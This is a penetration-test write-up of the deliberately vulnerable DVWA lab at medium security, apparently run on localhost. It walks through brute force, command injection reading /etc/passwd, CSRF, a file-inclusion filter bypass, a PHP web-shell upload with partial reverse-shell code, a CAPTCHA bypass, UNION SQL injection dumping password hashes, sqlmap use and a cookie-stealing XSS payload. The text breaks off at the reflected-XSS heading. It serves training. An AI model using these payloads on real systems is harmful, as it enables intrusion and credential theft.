

DVWA Pentest report

(Medium Security)

(Damn Vulnerability Web Application)

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications, and aid both students & teachers in learning about web application security in a controlled classroom environment.

DVWA aims to simulate some of the most common web vulnerabilities, with various difficulty levels and a simple, straightforward interface.

Please note, that there are both documented and undocumented vulnerabilities with this software. This is intentional. You are encouraged to try and discover as many issues as possible.

This report outlines the findings and results of a penetration test conducted on the DVWA in *medium-security mode*.

[Installation and low level are covered in this repository:

<https://github.com/atharimran728/DVWA-Pentest-report>]

Pen-Testing (Medium):

The screenshot shows the DVWA Security interface. At the top right, it says "Security Level: medium". Below that, a detailed description of the security levels is provided:


- Low - This security level is considered as an example of how web applications can be vulnerable.
- Medium - This setting is mainly intended for security professionals to learn about exploitation techniques.
- High - This option is for security practitioners to attempt to secure the application, similar to various CTF challenges. It requires knowledge of source code to find the secure source.
- Impossible - Prior to DVWA v1.9, this level was impossible to exploit.

A dropdown menu at the bottom left shows "Medium" is selected. A tooltip indicates "Submit" when hovering over the button.

Below the security level section, there are links for "DVWA Security", "PHP Info", "About", and "Logout".

Change it to medium, as it is our task.

Let's start one by one pen-testing each vulnerability:



1- Brute-Forcing:

This is the same as the one in the low-security one. We will simply use simple credentials, that are too common and brute force them through BurpSuite.

Using Intruder add a parameter in the username and password field:

Results Positions Payloads Resource pool Settings

Choose an attack type

Attack type: Cluster bomb

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://localhost

```
1 GET /DVWA/vulnerabilities/brute/?username=$admin$&password=$password$&Login=Login HTTP/1.1
2 Host: localhost
3 sec-ch-ua: "Chromium";v="123", "Not:A-Brand";v="8"
4 sec-ch-ua-mobile: ?
5 sec-ch-ua-platform: "Linux"
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6
8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,ap
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?
12 Sec-Fetch-Dest: document
13 Referer: http://localhost/DVWA/vulnerabilities/brute/
14 Accept-Encoding: gzip, deflate, br
15 Accept-Language: en-US,en;q=0.9
```

Use a simple list:

The screenshot shows two panels from the Burp Suite interface. The left panel is titled '2. Intruder attack of http://localhost' and shows the 'Payloads' tab selected. It displays a 'Payload sets' section with a dropdown set to '1' and a 'Payload count' of 3. Below it is a 'Payload type' dropdown set to 'Simple list' with a 'Request count' of 12. The right panel shows the 'Intruder' tab selected. It has a 'Payload sets' section with a dropdown set to '2' and a 'Payload count' of 4. Below it is a 'Payload type' dropdown set to 'Simple list' with a 'Request count' of 12. Both panels have sections for 'Payload sets' and 'Payload settings [Simple list]'.

Start attack:

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. At the top, there is a table titled '2. Intruder attack of http://localhost' showing the results of a brute-force attack. The table has columns for 'Request', 'Payload 1', 'Payload 2', 'Status code', 'Response received', 'Error', 'Timeout', and 'Length'. The data shows various user credentials being tested against a password field, with status codes ranging from 200 to 2009 and lengths from 4753 to 4710. Below the table, the DVWA logo is visible. The main content area is titled 'Vulnerability: Brute Force' and contains a 'Login' form with fields for 'Username' and 'Password' and a 'Login' button. A welcome message 'Welcome to the password protected area admin' is displayed, along with a small profile picture of a person.

That's it!

2- Command Injection:



Vulnerability: Command Injection

Ping a device

Enter an IP address: Submit

More Information

- <https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/mnt/>
- https://owasp.org/www-community/attacks/Command_Injection

The task is to find out the user of the web service on the OS.

According to the source code, using && is restricted but we can use | (and) with IP address. So simply, cat the passwd in the etc directory:

Vulnerability: Command Injection

Ping a device

Enter an IP address: Submit

```
root:x:0:0:root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
```

3- Cross-Site Request Forgery (CSRF):

Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

New password:

Confirm new password:

Note: Browsers are starting to default to setting the [SameSite cookie](#) flag to Lax, and in doing so are killing off some types of CSRF attacks. When they have completed their mission, this lab will not work as originally expected.

According to the source code, the password only gets changed from the server where it comes from, it assumes it is a trusted server. This can be easily manipulated by an attacker.

By intercepting the password-changing request:

```
Request
Pretty Raw Hex
1 GET /DVWA/vulnerabilities/csrf/?password_new=234&password_conf=234&Change=Change HTTP/1.1
2 Host: localhost
3 sec-ch-ua: "Chromium";v="123", "Not:A-Brand";v="8"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Linux"
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/123.0.6312.122 Safari/537.36
8 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
q=0.8,application/signed-exchange;v=b3;q=0.7
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13 Referer: http://localhost/DVWA/vulnerabilities/csrf/
14 Accept-Encoding: gzip, deflate, br
15 Accept-Language: en-US,en;q=0.9
16 Cookie: PHPSESSID=hnorakgihp2j38v6hc2tbl6h9s; security=medium
17 Connection: close
18
19
```

Now if we keep the referrer the same, we can change the password.

In the burp repeater, we kept the referrer the same, so that the server assumes it is from the same server from the first password change it came from, and we simply changed the password and forwarded the request:

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. A single request is displayed, labeled '1'. The request is a GET to '/DVWA/vulnerabilities/csrf/?password_new=abc&password_conf=abc&Change=Change' over HTTP/1.1. The 'Pretty' tab is selected, showing the full HTTP header and body. The header includes fields like Host, sec-ch-ua, sec-ch-ua-mobile, sec-ch-ua-platform, User-Agent, Accept, Sec-Fetch-Site, Sec-Fetch-Mode, Sec-Fetch-User, Sec-Fetch-Dest, Referer, Accept-Encoding, Accept-Language, and a cookie PHPSESSID. The body contains the password change parameters.

```

1 GET /DVWA/vulnerabilities/csrf/?password_new=abc&password_conf=abc&Change=Change HTTP/1.1
2 Host: localhost
3 sec-ch-ua: "Chromium";v="123", "Not:A-Brand";v="8"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Linux"
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
    Chrome/123.0.6312.122 Safari/537.36
8 Accept:
    text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13 Referer: http://localhost/DVWA/vulnerabilities/csrf/
14 Accept-Encoding: gzip, deflate, br
15 Accept-Language: en-US,en;q=0.9
16 Cookie: PHPSESSID=hnoxakgihp2j38v6hc2tbl6h9s; security=medium

```

Vulnerability: Cross Site Request Forgery

Change your admin password:

New password:

Confirm new password:

Password Changed.

That's how we change the passwords of victims without knowing them.


4- File Inclusion:

Vulnerability: File Inclusion

This is a very simple lab. In the low version, we use the traversal directory to move back to / dir and then output /etc/passwd. This was made possible by moving back through ../../../../../../. But here in this lab, developers used the code to filter those keys making it useless to use.

According to the objectives, read all five famous quotes from '../hackable/flags/fi.php' using only the file inclusion.

As we cannot use .. because it would be filtered but if we use ./, this would work. So if we add . and / on sides of ../, so it looks like/, after filter it looks like ./ and it would work:



5- File Upload:

Vulnerability: File Upload

Choose an image to upload:

No file chosen

Our objective here is to run any php command while uploading any file into the server. As only .jpg and .png are allowed.

Before we'll create a php to upload. So echo this content in the PHP file:

```
<?php system($_REQUEST['cmd']); ?>
```

As per objectives we have to run system commands after uploading, this code will do this for us. Let's try faking the name of .php to image file to sever using BurpSuite:

```
3 Content-Length: 1510
4 Cache-Control: max-age=0
5 sec-ch-ua: "Chromium";v="123", "Not-A-Brand";v="8"
6 sec-ch-ua-mobile: ?
7 sec-ch-ua-platform: "Linux"
8 Upgrade-Insecure-Requests: 1
9 Origin: http://localhost
10 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryN6ZeFP4yhdmtI4k7
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML
    Chrome/123.0.6312.122 Safari/537.36
12 Accept:
    text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/*
    .application/signed-exchange;v=b3;q=0.7
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: http://localhost/DVWA/vulnerabilities/upload/
18 Accept-Encoding: gzip, deflate, br
19 Accept-Language: en-US,en;q=0.9
20 Cookie: PHPSESSID=d3ncll6nu10cam4uc5e37dlifuj; security=medium
21 Connection: close
22
23 -----WebKitFormBoundaryN6ZeFP4yhdmtI4k7
24 Content-Disposition: form-data; name="MAX_FILE_SIZE"
25
26 100000
27 -----WebKitFormBoundaryN6ZeFP4yhdmtI4k7
28 Content-Disposition: form-data; name="uploaded"; filename="exploit.php"
29 Content-Type: application/x-php
30
31 /*<?php /* error_reporting(0); $ip = '127.0.0.1'; $port = 444; if ((($f =
    'stream_socket_client') && is_callable($f)) && ($c = $f("tcp://{$ip}:{$port}"))->
```

Vulnerability: File Upload

Choose an image to upload:

No file chosen

Your image was not uploaded. We can only accept JPEG or PNG images.

I uploaded the PHP file and it replies this. Now we change the file extension from PHP to image:

```
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/*,*application/signed-exchange;v=b3;q=0.7
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: http://localhost/DWA/vulnerabilities/upload/
18 Accept-Encoding: gzip, deflate, br
19 Accept-Language: en-US,en;q=0.9
20 Cookie: PHPSESSID=3nc1l6nu10cam4uc5e37dlifuj; security=medium
21 Connection: close
22
23 -----WebKitFormBoundaryN6ZeFP4yhdmtI4k7
24 Content-Disposition: form-data; name="MAX_FILE_SIZE"
25
26 100000
27 -----WebKitFormBoundaryN6ZeFP4yhdmtI4k7
28 Content-Disposition: form-data; name="uploaded"; filename="exploit.png"
29 Content-Type: application/x-php
30
31 /*<?php /** error_reporting(0); $ip = '127.0.0.1'; $port = 444; if (($f =
'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}");
'stream'; } if (!$s && ($f == 'fsockopen') && is_callable($f)) { $s = $f($ip, $port);

```

The screenshot shows a web browser displaying a "Vulnerability: File Upload" page. The page has a header "Choose an image to upload:" followed by a "Choose File" button which says "No file chosen". Below that is an "Upload" button. A red error message at the bottom states "Your image was not uploaded. We can only accept JPEG or PNG images".

This didn't work.

Now if we change the content type:

The screenshot shows the DVWA Request editor with the "Raw" tab selected. It displays the raw HTTP request data, identical to the one above but with "Content-Type: image/png" instead of "application/x-php".

Now keep the name back to PHP and change the Content-Type and Sec-Fetch-Dest to image/png and image respectively.

Send the request:

The screenshot shows the DVWA File Upload page again. The "Choose File" button still says "No file chosen" and there is an "Upload" button. However, a red success message at the bottom says ".../.../hackable/uploads/exploit.php successfully uploaded!"

So the file was uploaded by faking the type of file instead of the name.

A screenshot of a web browser window titled "Index of /DVWA/hackable/uploads". The address bar shows "localhost/DVWA/hackable/uploads/". The page displays a table of uploaded files:

Name	Last modified	Size	Description
Parent Directory	-	-	
dvwa_email.png	2024-10-05 14:19	667	
exploit.php	2024-10-06 09:45	1.1K	
secret.html	2024-10-06 08:56	7.1K	
secret.jpg	2024-10-06 08:53	7.1K	

Apache/2.4.62 (Debian) Server at localhost Port 80

In this URL we have our uploaded files.

As our PHP code will open up cmd, so run the file:

A screenshot of a web browser window titled "localhost/DVWA/hackable/uploads". The address bar shows "localhost/DVWA/hackable/uploads/exploit.php?cmd=ls". The page displays the output of the command:

```
dvwa_email.png exploit.php secret.html secret.jpg
```

That's it!


6- Insecure CAPTCHA:

A screenshot of a password change form titled "Vulnerability: Insecure CAPTCHA". The form includes fields for "New password:" and "Confirm new password:", both with placeholder text. Below these is a reCAPTCHA field with the text "I'm not a robot" and a checkbox. At the bottom is a "Change" button.

The objective aims, change the current user's password in a automated manner because of the poor CAPTCHA system.

We will solve this lab using Burp Suite:


Check the recaptcha while the intercept is on. Enter any password and hit change:



```
1 POST /DVWA/vulnerabilities/captcha/ HTTP/1.1
2 Host: localhost
3 Content-Length: 2417
4 Cache-Control: max-age=0
5 sec-ch-ua: "Chromium";v="123", "Not:A-Brand";v="8"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "Linux"
8 Upgrade-Insecure-Requests: 1
9 Origin: http://localhost
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.603.102 Safari/537.36
12 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: http://localhost/DVWA/vulnerabilities/captcha/
18 Accept-Encoding: gzip, deflate, br
19 Accept-Language: en-US,en;q=0.9
20 Cookie: PHPSESSID=3nc1l6nu10cam4uc5e37dlifuj; security=medium
21 Connection: close
22
23 step=1&password_new=123&password_conf=123&g-recaptcha-response=
03AFcWeA5viPlM0jWBefU04hlwpHj_5Lo8dYBR3YUuVXB4V4Z2GVm7ZRjQJoxxnmxRmDPIsY7Hr-_WUpqIgy
F3dyw0OpwzErGdByeOh_ykYGGMgUv7x-9nDFDTZhG4d-D9UQ-4LR0hPpjKeWcAgicZX3A54QMAIBZaZD1GV1
a_bMRAjM88BNea8Ct9LfqZFg29IUUOGH40e8sVbUqjeY3x4PIaLbu8PboYV_rHvr8Mr4CLJ2GabBA3G9-sVR
4OK52SM0oAA1g6fbzEc08GJY8In_50iNA_CNoYaqK3ncHzn_T0f21C4M3uizem_vjd52BwEcQNYfBRwv07hY8n
```

This is the step 1.

Forwarding the request to step 2:



```
1 POST /DVWA/vulnerabilities/captcha/ HTTP/1.1
2 Host: localhost
3 Content-Length: 75
4 Cache-Control: max-age=0
5 sec-ch-ua: "Chromium";v="123", "Not:A-Brand";v="8"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "Linux"
8 Upgrade-Insecure-Requests: 1
9 Origin: http://localhost
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.603.102 Safari/537.36
12 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: http://localhost/DVWA/vulnerabilities/captcha/
18 Accept-Encoding: gzip, deflate, br
19 Accept-Language: en-US,en;q=0.9
20 Cookie: PHPSESSID=3nc1l6nu10cam4uc5e37dlifuj; security=medium
21 Connection: close
22
23 step=2&password_new=123&password_conf=123&passed_captcha=true&Change=Change
```

Here we can change the password to whatever we want from the user's password to a new one. I changed it to ABC, and when the user will test credentials:

Password 123 is wrong because we have changed it to abc without the user's knowledge by bypassing insecure recaptcha.

Test Credentials

Vulnerabilities/CSRF

Wrong password for 'admin'

Username

Password

7- SQL Injection:

Vulnerability: SQL Injection

User ID:

Our objective is to retrieve the passwords for all users. This allows us to select the id of the user and output its first name and surname. And we need passwords from it.

From source code:

```
switch ($_DWA['SQLI_DB']) {
    case MYSQL:
        $query = "SELECT first_name, last_name FROM users WHERE user_id = $id;";
        $result = mysqli_query($GLOBALS["__mysqli_ston"], $query) or die( '<pre>' .
            // Get results
            while( $row = mysqli_fetch_assoc( $result ) ) {
                // Display values
                $first = $row["first_name"];
                $last = $row["last_name"];

                // Feedback for end user
                echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>
            }
            break;
    case SQLITE:
        global $sqlite_db_connection;

        $query = "SELECT first_name, last_name FROM users WHERE user_id = $id;";
        #print $query;
        try {
            $results = $sqlite_db_connection->query($query);
        } catch (Exception $e) {
            echo 'Caught exception: ' . $e->getMessage();
            exit();
        }

        if ($results) {
            while ( $row = $results->fetchArray() ) {
                // Get values
                $first = $row["first_name"];
                $last = $row["last_name"];
        }
}
```

This line of query uses the ID parameter. And above if you look at the id variable, it outputs the first and surname of which is selected.

Using BurpSuite, we will find where and how it is used:

```
7 Sec-Ch-UA-Platform: "Linux"
8 Upgrade-Insecure-Requests: 1
9 Origin: http://localhost
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
   Chrome/123.0.6312.122 Safari/537.36
12 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
   application/signed-exchange;v=b3;q=0.7
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: http://localhost/DVWA/vulnerabilities/sql/
18 Accept-Encoding: gzip, deflate, br
19 Accept-Language: en-US,en;q=0.9
20 Cookie: PHPSESSID=dmvjjqdh5qer0tfabfc1ujj6o2f; security=medium
21 Connection: close
22
23 id=1&Submit=Submit
```

It directly uses the id, if we exploit this variable to output password columns from the user table, modified as per source code queries.

Let's add this query with id

```
+UNION+SELECT+NULL , +password+FROM+users
```

Union will add another part of a query with id, Null is there because there are two columns field to select.

```
17 Referer: http://localhost/DVWA/vulnerabilities/sql/
18 Accept-Encoding: gzip, deflate, br
19 Accept-Language: en-US,en;q=0.9
20 Cookie: PHPSESSID=dmvjjqdh5qer0tfabfc1ujj6o2f; security=medium
21 Connection: close
22
23 id=1+UNION+SELECT+NULL , +password+FROM+users&Submit=Submit|
```

Vulnerability: SQL Injection

```
User ID: 1 Submit
ID: 1 UNION SELECT NULL, password FROM user
First name: admin
Surname: admin

ID: 1 UNION SELECT NULL, password FROM user
First name:
Surname: 202cb962ac59075b964b07152d234b70

ID: 1 UNION SELECT NULL, password FROM user
First name:
Surname: e99a18c428cb38d5f260853678922e03

ID: 1 UNION SELECT NULL, password FROM user
First name:
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1 UNION SELECT NULL, password FROM user
First name:
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1 UNION SELECT NULL, password FROM user
First name:
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

That's it!

8- SQL Injection (Blind):

Vulnerability: SQL Injection (Blind)

User ID:

User ID exists in the database.

Unlike previous SQL injections, this one is blind, meaning that it would not print the output but in the boolean form it would reply to us. So, to make

```
sqlmap -u http://localhost/DVWA/vulnerabilities/sql_injection/ --data  
'?id=1 AND sleep 3&Submit=Submit' --method POST --cookie  
'PHPSESSID=c0fg00ss015c9h8kh4utf4u9mp; security=medium' -p id -dbs
```

Using this command this lab can be solved.

9- Weak Session IDs:

Vulnerability: Weak Session IDs

This page will set a new cookie called dvwaSession each time the button is clicked.

Every time the generate button is hit, it creates a new dvwasession Id:

vulnerabilities/weak_id/source/medium.php

```
<?php  
  
$html = "";  
  
if ($_SERVER['REQUEST_METHOD'] == "POST") {  
    $cookie_value = time();  
    setcookie("dvwaSession", $cookie_value);  
}  
?>
```

According to the source code, the cookie value is set to the time value of seconds.

But still we will analyze the pattern through a sequencer.

Intercept the request after hitting generate in Burpsuite:

```

1 POST /DVWA/vulnerabilities/weak_id/ HTTP/1.1
2 Host: localhost
3 Content-Length: 0
4 Cache-Control: max-age=0
5 sec-ch-ua: "Chromium";v="123", "Not:A-Brand";v="8"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "Linux"
8 Upgrade-Insecure-Requests: 1
9 Origin: http://localhost
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
12 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: http://localhost/DVWA/vulnerabilities/weak_id/
18 Accept-Encoding: gzip, deflate, br
19 Accept-Language: en-US,en;q=0.9
20 Cookie: dvwaSession=1728299350; PHPSESSID=pm3gd4gdbatpdfp3ph6uebn2b; security=medium
21 Connection: close
22

```

Now send it to sequencer:

Sequencer

Live capture Manual load | [Sequencer settings](#)

② Select live capture request

Send requests here from other tools to configure a live capture. Select the request to use, configure the other options below, then click "Start live capture".

Remove	# ^	Host	Request
Clear	3	http://localhost	POST /DVWA/vulnerabilities/weak_id/ HTTP/...

[Start live capture](#)

② Token location within response

Select the location in the response where the token appears.

Cookie:

Form field:

Custom location:

Make sure the cookie is set to the right value.

Now in the setting, at the upper right corner:

② Live capture

Use these settings to control the engine used for making HTTP requests and harvesting tokens when performing live captures.


Number of threads:

Throttle between requests (milliseconds):

Ignore tokens whose length deviates by characters

Set the set time to 1000 milliseconds, which means a capture is made after every 1 second. And set the number of threats to 1, means only one request is made at a given period.

Now start live capture:



Wait for a few captures, and then stop.

Copy the tokens and analyze the theme:

1728300290
1728300291
1728300292
1728300293
1728300294
1728300295
1728300296
1728300297
1728300298
1728300299
1728300300

It is not in a random or unique or hashed pattern but these are the seconds of the the current time at which the generate button is hittes.

10- DOM Based Cross Site Scripting (XSS):

Vulnerability: DOM Based Cross Site Scripting (XSS)

Please choose a language:

English

Our objective is to run our own JavaScript in another user's browser and use this to steal the cookie of a logged-in user.

And URL:



Let's change the input in the default tag:

Vulnerability: D

Please choose a language:

abcdefghi ▾ Select

Anything written in the default tag is printed in the select field.

Now if we replace this text with JS code that just alerts:

It's useless, no results from this.

Source code:

```
// Is there any input?  
if ( array_key_exists( "default", $_GET ) && !is_null ( $_GET[ 'default' ] ) ) {  
    $default = $_GET['default'];  
  
    # Do not allow script tags  
    if (stripos ($default, "<script" ) != false) {  
        header ("location: ?default=English");  
        exit;  
    }  
}
```

According to this, the script tag if entered, will be removed and returned to the default english location.

So excluding the script tag we can use any tag to print cookies in the alert.

I used this simple code that will alert cookies.


```
<body onload=alert(document.cookie)>
```

Now add it to the default tag.

It doesn't work. Let's see the problem in inspect:

```
<h1>vulnerability: DOM based Cross Site Scripting (XSS)</h1>  
▼ <div class="vulnerable_code_area">  
    <p>Please choose a language:</p>  
    ▼ <form name="XSS" method="GET">  
        ▼ <select name="default">  
            ▶ <script>%3Cbody%20onload=alert(%27document.cookie%27)%3E</script>  
            <option value=%3Cbody%20onload=alert(%27document.cookie%27)%3E></option>  
            <option value=disabled>----</option>  
            <option value="English">English</option>  
            <option value="French">French</option>  
            <option value="Spanish">Spanish</option>
```

So here is using <select>, we need to close it before our script.



It worked!

11- Reflected Cross Site Scripting (XSS):

